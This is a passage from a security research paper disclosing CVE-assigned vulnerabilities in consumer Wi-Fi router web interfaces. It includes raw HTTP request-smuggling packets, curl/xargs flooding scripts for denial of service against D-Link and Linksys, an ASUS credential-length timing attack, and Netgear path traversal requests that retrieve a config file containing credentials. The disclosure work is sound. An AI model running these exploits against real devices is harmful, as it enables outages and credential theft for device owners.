GET/config/deviceinfo.js?v = 1da1221984&_ = 1629148114777 HTTP/1.1\r\n
Host: 192.168.0.1\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
Accept: text/javascript, application/javascript, application/ecmascript, application/x-
ecmascript, */*; $q = 0.01$\r\n

Accept-Language: en-US, en; $q = 0.5$\r\n
Accept-Encoding: gzip, deflate\r\n
X-Requested-With: XMLHttpRequest\r\n
Connection: close\r\n
Referrer: https://192.168.0.1/info/Login.html/r/n
Cookie: uid = null\r\n
\r\n

Listing 2: HTTP GET request leading to information leakage (D-Link)

In a subsequent phase, some of the identified weaknesses, that is, those that are not straightforwardly exploitable, were further scrutinized to discover latent vulnerabilities. This is typically done through a fuzz testing process and observing any error, unexpected, or strange result stemming from either the front-end, back-end, or the Web server. Overall, this process yielded more than 28 zero-day vulnerabilities, which split into 13 categories and discussed in Section 4. Moreover, where applicable, we provide an exploit.

4. Vulnerabilities

With reference to Table 3, we managed to identify 13 categories of vulnerabilities translated to a total of 28 zero-days, affecting diverse components in each WAP's Web app. An additional category, that is, the fourth line of the table, pertains to the use of outdated software with at least one active CVE ID. Next, for each discovered vulnerability, we calculated its severity score using NIST's CVSS v3.1 calculator and obtained a result between 4.0 and 8.9, which is translated from medium and high. Details on each detected vulnerability and the corresponding exploit are given in the subsequent sections. It is to be noted that we classify each vulnerability based on its root cause rather its repercussions. Therefore, a vulnerability which results in DoS, but it is grounded, say, on HTTP request smuggling is included in Section 4.2 rather in Subsection 4.9.

By following a Coordinated Vulnerability Disclosure (CVD) process, the identified vulnerabilities and the associated exploits have been promptly communicated either to Computer Emergency Response Team Coordination Center (CERT/CC) or directly to the affected vendors depending on the case. By the time the paper was accepted, CVEs with IDs CVE-2021-41435, CVE-2021-41436, CVE-2021-41449, and CVE-2021-41450 have been released, publicizing vulnerabilities exposed by this work. Moreover, CVE IDs CVE-2021-41437, CVE-2021-41440 to CVE-2021-41445, and CVE-2021-41451 have been reserved and are expected to be made public in the near future (for updates, check https://icsdweb.aegean.gr/awid/your-wap-is-at-risk). In the following sections, where applicable, we provide the CVE ID (either public or reserved) of the respective attack. It is noteworthy that other wireless routers that have adopted the same software are also vulnerable to the described attacks. Examples of such equipment include all ASUS AX-based and some AC-based WAPs, Netgear's RAX38 and RAX35 models, and Linksys MR7300 series routers.

Finally, yet importantly, the number of vulnerabilities per WAP does not necessarily reflect the overall security level of each Web app. Namely, some apps only deliver a basic level of security. For example, during user authentication, the ASUS, Linksys, and Netgear Web apps send an unprotected authorization header in base64 format. Therefore, a simple man-in-the-middle (MitM) attack would suffice to reveal the user's password to the opponent. It is assumed that this vulnerability is known to the respective vendors; therefore, it is neither discussed further in this section nor included in Table 3.

4.1. HTTP Response Splitting. This vulnerability is related to CWE-113. Namely, an HTTP response splitting attack occurs when the assailant passes malicious data to the Web app and the latter includes these data in its response. As observed from Table 3, only one Web app (CVE-2021-41437) was found to be vulnerable to this attack. Specifically, this Web app is vulnerable to partial code execution; that is, the attacker crafts a specific URL and sends it towards the victim, namely, the WAP's admin; note that the admin must be at that time connected to the Web app. After the victim clicks on that URL, they will receive two HTTP responses. First, if that URL exceeds 50 characters in length after the query ("?") parameter, the Web app will redirect the request to "cloud_sync.asp?flag = " web page (i.e., a cloud service provided by this WAP). The second HTTP response is received after the aforesaid redirection and at minimum contains a ticket (invitation) to access the aforementioned service. Precisely, any value the attacker enters after the query parameter is unjustifiably processed from the Web app and translated into an ASUS AiCloud 2.0 invitation. For example, in case the attacker sends the "/?password = asd asdasddddddddddasddddddddddddddddddabh" URL, the Web app will redirect the user to "cloud_sync.asp?flag = ? password = asdasdasddddddddddasddddddddddddddddd abh" URL, eventually executing the query parameters the attacker has included. This situation is depicted in Figures 2 and 3, which demonstrate the relevant behavior and the exploitation packet, respectively. Note that the opponent is not required to have any prior knowledge for such a URL to work, but the user must be already logged in. Otherwise, the Web app will redirect the user to the default login Web page.

Specifically, this issue relates to the ASUS AiCloud 2.0, i.e., a service which allows WAP (Wi-Fi) users to connect remotely and gain access to their data. Simply put, this service links the local network with a proprietary online cloud storage service with the use of invitation codes. Any Wi-Fi user can access this service by the AiCloud mobile app (offered for both iOS and Android) or through a Web app from a typical (desktop) browser. As a result, the attacker can possibly gain access to the data a user has already stored in this cloud service. In an even worse case, the perpetrator could possibly infiltrate the local network. MITRE has already reserved CVE-2021-41437 to inform about this vulnerability.

4.2. HTTP Request Smuggling. Bear in mind that HTTP request smuggling is more or less related to CWE-444. As

Table 3: Vulnerabilities per AP.

Vulnerability (severity)	ASUS	D-Link	Linksys	Netgear	TP-Link	Xiaomi
HTTP resp. splitting (H)	✓					
HTTP smuggling (H)	✓✓	✓✓	✓		✓✓	
Offline decryption (H)					✓	
Outdated software (H)	✓✓	✓✓	✓✓✓	✓	✓	✓
Path traversal (H)		✓		✓		
Replay (H)					✓	✓
Brute-force protection bypass (M)	✓					
Clickjacking (M)		✓				✓
DoS (M)	✓	✓	✓	✓	✓	✓(H)
Improper auth. (M)				✓		
Info leak (M)		✓				
Out-of-band (M)						✓✓
Reflected XSS (M)		✓				
Stored XSS (M)	✓					

The letters in parentheses indicate the severity level per vulnerability; "H" stands for High and "M" for Medium. Every checkmark designates either an exploit or one outdated software version with at least one active CVE ID.




Figure 2: Authenticated HTTP response splitting redirection. If an authenticated user clicks on a malicious URL, they will be redirected to this screen.

Figure 3: Exploitation packet for authenticated HTTP response splitting redirection.

seen in Table 3, four different Web apps were found to be vulnerable to this issue. This matter is of major importance as it can be exploited in a variety of ways, including code execution, session hijacking, privilege escalation, cache poisoning, and DoS. Note that for realizing such an attack, namely, for a "smuggle" HTTP request to pass through, the targeted Web app must have an intermediate receiver, such as a firewall or proxy, in front of it. Indeed, as already pointed in Section 3, every tested Web app has at least a firewall that filters out HTTP requests. As a proof of concept (PoC), and as explained further down, we did mount DoS attacks against each of the four affected Web apps. Moreover, to clearly demonstrate the impact of this vulnerability, we crafted an additional exploit unleashed against the ASUS Web app. As detailed next, this exploit may enable an attacker to reveal certain information regarding the admin's credentials.

First, the ASUS Web app was found vulnerable to an unauthenticated DoS attack due to not sanitizing properly the HTTP "Transfer-Encoding" header field. The latter is typically used in support of streaming data transfer in HTTP/1.1. Precisely, this header appears in an HTTP packet when the payload body is transmitted in chunks or in another format, such as in a compressed form. When the "chunked" keyword is present, the Web app expects to receive data in chunks, meaning it will wait until all chunks have been received. It was observed that for a single HTTP GET request as that in listing 3, the Web app took $\approx$ 10 sec to respond, enabling an attacker to easily launch DoS against the Web interface of the AP. Overall, the use of diverse API endpoints, such as "appGet.cgi" in the context of an HTTP GET request dispatched by the attacker, can inflict DoS to the relevant Web app. Note that after sending a number of requests, the Web app stops responding (it will not accept any further HTTP request originating from the same IP address) presumably due to the intrusion prevention system (IPS) that blocks the attacker. So, to achieve a persistent DoS state, the wrongdoer should also change their IP address regularly. Based on our work, the CVE-2021-41436 has been reserved by MITRE to inform about this vulnerability.

```
GET/HTTP/1.1\r\n\r\n
Host:router.asus.com\r\n\r\n
Transfer-Encoding: chunked\r\n\r\n
Dummy:Header\r\n\r\n
\r\n\r\n
0000000000000000000000000000042\r\n\r\n
\r\n\r\n
GET/HTTP/1.1\r\n\r\n
Host:localhost\r\n\r\n
Transfer-Encoding: chunked\r\n\r\n
Dummy:Header\r\n\r\n
\r\n\r\n
0000000000000000000000000000056\r\n\r\n
\r\n
```

Listing 3: Bogus GET HTTP request (ASUS)

With reference to listing 4, the second exploit against the same Web app can either achieve DoS or reveal the correct length of the payload (in the login_authorization parameter of the HTTP body), namely, expose the length of the admin's credentials (username/password) to the attacker. For example, the "admin:admin" credentials in base64 have a value of "YWRtaW46YWRtaW4 = %3D" and a length of 19 characters; note that the %3D characters are added by the app, and the ":" character is used to tell apart the username from the password. To achieve such a situation, the assailant needs to send an HTTP POST request with a payload length that is always bigger than the "Content-Length" value. For instance, the third line of the listing 4 designates a "Content-Length" of 165, while the actual value is 151. After the WAP receives the packet, the Web page becomes unavailable for about 10 or 20 sec. This time depends on the login_authorization value, assuming that the "Content-Length" value remains unchanged. Specifically, if the login_authorization value in base64 format has a different length vis-á-vis that of the admin's credentials, the WAP responds faster, in $\approx$ 10 sec. On the other hand, if the aforesaid values are equal, the Web app's response time increases significantly. As a result, when the attacker guesses correctly the length of the admin's credentials, the WAP will take more time to respond. By using this time-based injection attack, the assailant can figure out the length of the correct base64 login_authorization value and thus significantly lower the number of attempts needed at their end to reveal the login credentials, or at the very least decide if a brute-force attack makes sense for this target; for instance, as already explained, a length of 19 characters may correspond to the "admin:admin" credentials. So, the attacker may start by testing credentials that contain a few characters and progressively increase the corresponding length in the login_authorization value until observing a substantially greater response time from the WAP. This assault can be effective with quite a few tries, say, 30 to 40. As a result, a botnet such as Mirai [11] may be exploited to gather vulnerable targets and later on unleash brute-force attacks against those that expose the shortest length of credentials. Even more, as explained later in Section 4.7, this time-based attack can bypass the brute-force protection on the WAP side.

```
POST/login.cgi HTTP/1.1\r\n
Host: router.asus.com\r\n
Content-Length: 165\r\n
Cache-Control: max-age = 0\r\n
Upgrade-Insecure-Requests: 1\r\n
Origin: http://router.asus.com/r/n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36\r\n
Accept: text/html, application/xhtml + xml, appli-
cation/xml; q = 0.9,image/avif, image/webp, image/
apng
```

,*/*; $q = 0.8$, application/signed-exchange; $v = b3$; $q = 0.9$\r\n

Referrer: http://router.asus.com/Main_Login.asp/r/n

Accept-Encoding: gzip, deflate\r\n

Accept-Language: en-US,en; $q = 0.9$\r\n

Connection: close\r\n

\r\n

group_id = &action_mode = &action_script = &action_wait = 50000&current_page = Main_Login.asp&next_page =

index.asp&login_authorization = 0123145asdasdasdasd%3D;\r\n

Listing 4: Bogus HTTP POST request (ASUS)

A variation of the same attack for the same Web app is possible if the attacker can deduce the correct credentials by changing the Content-Length and the login_authorization values and observing the response time. Namely, a correct Content-Length value but with a wrong login_authorization value will take $\approx$ 2 sec for the WAP to respond, while, conversely, a wrong Content-Length value but with a correct login_authorization value will take much longer for the WAP to respond (i.e., $\approx$ 10 sec).

Moreover, the assailant can leverage this behavior by mimicking a valid user and lock them out of accessing the AP's Web interface; a manual restart of the WAP will be required in this case because the user will be totally unaware that the IPS blocked them. In case of an insider, they can attempt to mount a phishing assault, say, an Evil Twin, to steal the admin's credentials. Lastly, in all the aforementioned cases, the DoS effect applies only to the AP's Web interface. Other functionalities, including the Internet connection to the connected stations, were unaffected.

The D-Link's WAP was also found vulnerable to HTTP request smuggling attacks. Precisely, we revealed a couple of cases in which this Web app responded with more than one status code; that is, a single HTTP GET request returns two responses. The HTTP requests used in the first and second cases are shown in Listings 5 and 6, respectively; the first request generates the HTTP 200 and 400 responses, while the second generates the HTTP 200 and 404 ones. On top of that, in the second case, the 404 response contained a Transfer-Encoding header field carrying some cached values, namely, 12, 2F, and 0. In the worst-case scenario, the returned cached values may reveal sensitive information to an unauthenticated opponent. This bearing indicates that even if the Transfer-Encoding header field is missing from the HTTP request, the Web app handles it incorrectly. Figures 4 and 5 demonstrate the relevant behavior.

GET/HTTP/1.1\r\n

Host: 192.168.0.1\r\n

Transfer-Encoding: chunked\r\n\r\n

Content-Length: 4\r\n

\r\n

1\r\n

A\r\n

X\r\n

Listing 5: HTTP GET request for HTTP smuggling attack (D-Link) : Case I

GET/HTTP/1.1\r\n

Content-Length: 43\r\n

Content-Length: 0\r\n

Host: 192.168.0.1\r\n

\r\n

POST/reqsmuggle HTTP/1.1\r\n

Host: 192.168.0.1\r\n

\r\n

Listing 6: HTTP GET request for HTTP smuggling attack (D-Link) : Case II

Moreover, during the analysis of the D-Link Web app (CVE-2021-41442), we observed that when an API endpoint receives an HTTP POST header that contains the "Content-Length" and "Transfer-Encoding: chunked" headers, the WAP takes $\approx$ 5 sec to respond back. It was deduced that the value of "Content-Length" in such a "trial-and-error" HTTP POST request must be at least 5,000 times bigger than the actual payload. An example of this exploit is shown in listing 7; note that the "Content-Length" value is set to 10,000 and the "Transfer-Encoding" header is placed exactly below the "Content-Length" one. On top of that, we realized that the processing time per received packet at the WAP side can be significantly augmented if the attacker (a) replaces the—as created by the Web app—keywords of the "Connection" and "Cache-Control" headers with "keep-alive" and "max-age = 0", respectively, (b) alters the current payload with that of another XML request (i.e., the one used during login), and (c) changes the SOAP endpoint ("SOAPAction") HTTP header to that of a random but existing one, say, SetPortForwardingSettings. Listing 8 presents a version of this exploit by using the curl command; obviously, the same DoS effect can be achieved by trying other combinations of XML payloads and SOAPAction keywords. After executing the exploit, namely, repeatedly sending the crafted packet towards the Web app, any API endpoint can be paralyzed. If the attacker is persistent enough, the WAP's Web interface can be brought to its knees; naturally, the outcome depends on the number of packets per sec the attacker sends. Typically, as shown in Figure 6, if the attack is targeting an API endpoint, the front-end Web page will be loaded with a delay, but without any data from that endpoint. In addition, by targeting the "HNAP1/Login" endpoint, the user could not connect even if they enter the correct password.

POST/HNAP1/HTTP/1.1\r\n

Host: 192.168.0.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: */*\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Figure 4: HTTP request smuggling: Result I.




Figure 5: HTTP request smuggling: Result II.

Accept-Encoding: gzip, deflate\r\n

Content-Type: text/xml; charset = utf-8\r\n

SOAPAction: "http://purenetworks.com/HNAP1/SetPortForwardingSettings\r\n

X-Requested-With: XMLHttpRequest\r\n

Content-Length: 10000\r\n

Transfer-Encoding: chunked\r\n

Origin: https://192.168.0.1/r/n

Connection: keep-alive\r\n

Referrer: https://192.168.0.1/info/Login.html/r/

Pragma: no-cache\r\n

Cache-Control: max-age = 0\r\n

\r\n

<?xml version = ″1.0″ encoding = ″utf-8″?><soap:Envelope xmlns:xsi = "http://www.w3.org/2001/XMLSchema

-instance″ xmlns:xsd = ″http://www.w3.org/2001/XMLSchema″ xmlns:soap = ″http://schemas.xmlsoap.

org/soap/envelope/″><soap:Body><Login xmlns = ″http://purenetworks.com/HNAP1/″><Action>login</

Action><Username>Admin</Username><LoginPassword>AE5126DE286A086302CACC6EFF324892</

LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>\r\n

Listing 7: HTTP smuggling DoS attack (D-Link)

seq 1 1000 | xargs -n1 -P1000 curl -i -s -k -X $'POST' -H $'Host: 192.168.0.1'




Figure 6: HTTP request smuggling. Only the front end is shown.

-H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101

Firefox/78.0' -H $'Accept: */*' -H $'Accept-Language: en-US,en; $q = 0.5$'

-H $'Accept-Encoding: gzip, deflate'

-H $'Content-Type: text/xml; charset = utf-8'

-H $'SOAPAction: \"http://purenetworks.com/HNAP1/SetPortForwardingSettings\"

' -H $'X-Requested-With: XMLHttpRequest'

-H $'Content-Length: 10000'

-H $'Transfer-Encoding: chunked'

-H $'Origin: http://192.168.0.1'

-H $'Connection: keep-alive'

-H $ 'Referer: http://192.168.0.1/info/Login.html'

-H $'Pragma: no-cache'

-H $'Cache-Control: max-age = 0'

\--data-binary $'<?xml version = \"1.0\" encoding=\"utf-8\"?><soap:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:soap=\"http://schemas.xmlsoap.org/soap/envelope/\"><soap:Body><Login xmlns=\"http://purenetworks.com/HNAP1/">

<Action>login</Action><Username>Admin</Username>

<LoginPassword>AE5126DE286A086302-CACC6EFF324892</LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>'\$'http://192.168.0.1/HNAP1/'

Listing 8: Bash exploit for HTTP smuggling DoS attack

By attacking cached API endpoints of the Web app through the use of HTTP smuggling techniques can cause DoS to the WAP's Web app. Precisely, it has been perceived that the response from Linksys Web app (CVE-2021-41444) when asking through an HTTP GET request a cached file was $\approx$ 1 sec. Generally, this situation is realized by adding some random values to the body of the request. The relevant exploit code is given in listing 9, while the attack can be replicated using the bash code in listing 10. As observed, the exploit code uses a curl command in line 1 to properly pass the "smuggling" payload, along with xargs to send 100 parallel requests for 100 times from a single attack terminal; this brought the app to paralysis after $\approx$ 5 sec. This issue seems to pertain to the back-end of the Web app, which is in charge of parsing these values after receiving the respective HTTP request from the firewall. Note that the Web app shows an almost identical response time when replying either to a single HTTP legitimate or an HTTP crafted (smuggled) one; this however is not to be taken as an indication of the absence of vulnerabilities; the DoS situation is achieved after sending a significant number of "smuggling" packets towards the back-end. This conclusion was reached because if multiple legitimate requests for a cached file are sent, only a mild delay in the communication with the Web app is perceived.

POST/ui/1.0.99.203884/static/cache/js/help.js?dg31 = 795809907 HTTP/1.1\r\n

Host: 192.168.1.1\r\n

```
Upgrade-Insecure-Requests: 1\r\n
Accept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
Accept-Language: en-US, en-GB; q = 0.9, en; q = 0.8\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36\r\n
Connection: keep-alive\r\n
Cache-Control: max-age = 0\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 31\r\n
\r\n
f\r\n
r3zb9 = x&4d4dq = x\r\n
1\r\n
Z\r\n
Q\r\n
\r\n
```

Listing 9: Exploit code for HTTP smuggling DoS attack (Linksys)

```
seq 1 100 | xargs -n1 -P100 curl -i -s -k -X $'POST'
-H $'Host: 192.168.1.1'
-H $'Upgrade-Insecure-Requests: 1'
-H $'Accept-Encoding: gzip, deflate'
-H $'Accept: */*'
-H $'Accept-Language: en-US,en-GB;q = 0.9,en;q = 0.8'
-H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36'
-H $'Connection: keep-alive'
-H $'Cache-Control: max-age = 0'
-H$'Content-Type: application/x-www-form-urlencoded'
-H $'Content-Length: 31'
\--data-binary $'f\x0d\x0ar3zb9 = x&4d4dq = x\x0d\x0a1\x0d\x0aZ\x0d\x0aQ\x0d\x0a\x0d\x0a'\
$'http://192.168.1.1/ui/1.0.99.203884/static/cache/js/help.js?dg31=795809907'
```

Listing 10: Bash script for replicating the relevant DoS attack (Linksys)

With respect to CWE-757 and the D-Link and TP-Link (CVE-2021-41451) Web interfaces, we realized that an attacker can perform an HTTP downgrade attack by placing either a GET or POST request and including the HTTP/0.9 version instead of HTTP/1.1. Precisely, the back-end responds back with the same HTTP version and identical HTTP headers but Content-Length. This is clearly a misconfiguration because the HTTP/0.9 is one-line protocol; i.e., it does not contain HTTP headers. Actually, a similar issue has been exposed in the past (see CVE-2017-7656) for the Eclipse Jetty, a Java Web server, and Servlet container.

Last in this category of vulnerabilities, we found that a DoS attack can be mounted against the Web interface of the TP-Link's WAP. The only thing the attacker needs to do is to send a single crafted HTTP POST request to one of the Web page's endpoints. The key aspect here is similar to the D-Link's Web app; that is, the current value of "Content-Length" is replaced with an increased one, but in a smaller range. For example, if the current value of the latter header is 0, the assailant can change it to, say, 100. After sending just a single packet of this kind, the WAP's Web interface goes down for $\approx$ 60 sec. This attacks roots in HTTP smuggling, since the Web app mishandles the "Content-Length" header. Figure 7 demonstrates the relevant issue. MITRE has already published CVE-2021-41450 to inform about this vulnerability.

4.3. Offline Decryption. Offline decryption attacks are related to CWE-323. As seen from Table 3, the TP-Link Web app was found vulnerable to an instance of this sort of attacks. Precisely, this Web app uses different keys to secure the traffic, but without a rekeying scheme; therefore, all keys are static across every connection as long as the WAP is not rebooted. The only key that changes per HTTP request pertinent to user login is the "sequence key" (a random 9-digit value), which is used along with the rest of the keys to encrypt the traffic. As a result, the attacker can (a) monitor the traffic for encrypted data, (b) issue an HTTP authentication request to the WAP's Web app to get all the static keys, and (c) at a time of their preference decrypt the captured traffic.

4.4. Outdated Software. Figure 8 summarizes the outdated software observed in each examined Web app. A total of 10 outdated pieces of software were detected, with all of them to have at least one open CVE ID of medium or high severity. The outdated software pertained to basic client-based libraries, such as jQuery and Underscore.js, to server-side ones, including lighttpd and Nginx servers. Naturally, the attacker can take advantage of the relevant CVEs in an attempt to attack the system.

4.5. Path Traversal. A path traversal vulnerability may enable the opponent to acquire access to arbitrary files on the Web server, and in our case it is related to CWE-22. As shown in Table 3, it was possible to mount path traversal attacks against two of the Web interfaces in our testbed, namely, D-Link (CVE-2021-41443) and Netgear. For the former WAP, an attacker can gain unauthorized access to files by simply entering an extra "/" or "/./" in front of the relevant HTTP request. This attack can grant an unauthorized user access to (a) specific paths, namely, all XML files that reside in the hnap directory of that WAP, and (b) all HTML files which normally are protected from users who do not have read/write access (401).




Figure 7: Demonstration of the HTTP unauthenticated smuggling DoS attack.




Figure 8: Number of outdated pieces of software per Web app. The values in parentheses indicate the number of CVEs per outdated library, along with their severity; we only consider CVEs with high or medium severity. Linksys has two different outdated versions of the Underscore.js library. The "<" symbol means "prior to".

For the Netgear's Web app, we exploited an unauthenticated path traversal assault that led into a broken authentication. That is, by placing the HTTP request presented in listing 11, the WAP responded back with the HTML code of the requested file, namely, the one an authenticated user sees, but without any values from the backend, if any. MITRE has already published CVE-2021-41449 to inform about this vulnerability.

GET/./WLG_wireless_dual_band_r10.html HTTP/1.1 \r\n

Host: 10.0.0.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

Accept: text/html, application/xhtml + xml,application/xml; $q = 0.9$,image/webp,*/*; $q = 0.8$\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: close\r\n

Referrer: http://10.0.0.1/ADVANCED_home1.html \r\n

Cookie: TRACKID = *b*47e1103f8fc318ba95ec939b1e10d71;\r\n

Upgrade-Insecure-Requests: 1\r\n

\r\n

Listing 11: HTTP GET request for path traversal attack (Netgear)

Even worse, an attacker may be in position to upload malicious files, download sensitive files, or execute arbitrary commands. This can be done, say, by altering an HTTP GET to a POST one and applying the "/./" prefix. This allows the opponent to either upload an arbitrary file or download the "NETGEAR_RAX40.cfg" backup file from the "/Advanced/Administrator/Backup Settings/" path of the WAP, which among others contains the admin's credentials and both the 2.4 and 5 GHz Wi-Fi passphrases. Specifically, as illustrated in listing 12, if the opponent sends an HTTP GET request to the Web app, the latter will allow them to acquire the file. Note that

the cookie value shown in line 9 of listing 11 is irrelevant; that is, inserting a random 32-bit hexadecimal value is enough. This means that the Web app sometimes required a (correct or incorrect) nonzero cookie value to process our request.

GET/./NETGEAR_RAX40.cfg HTTP/1.1\r\n

Host: 10.0.0.1\r\n

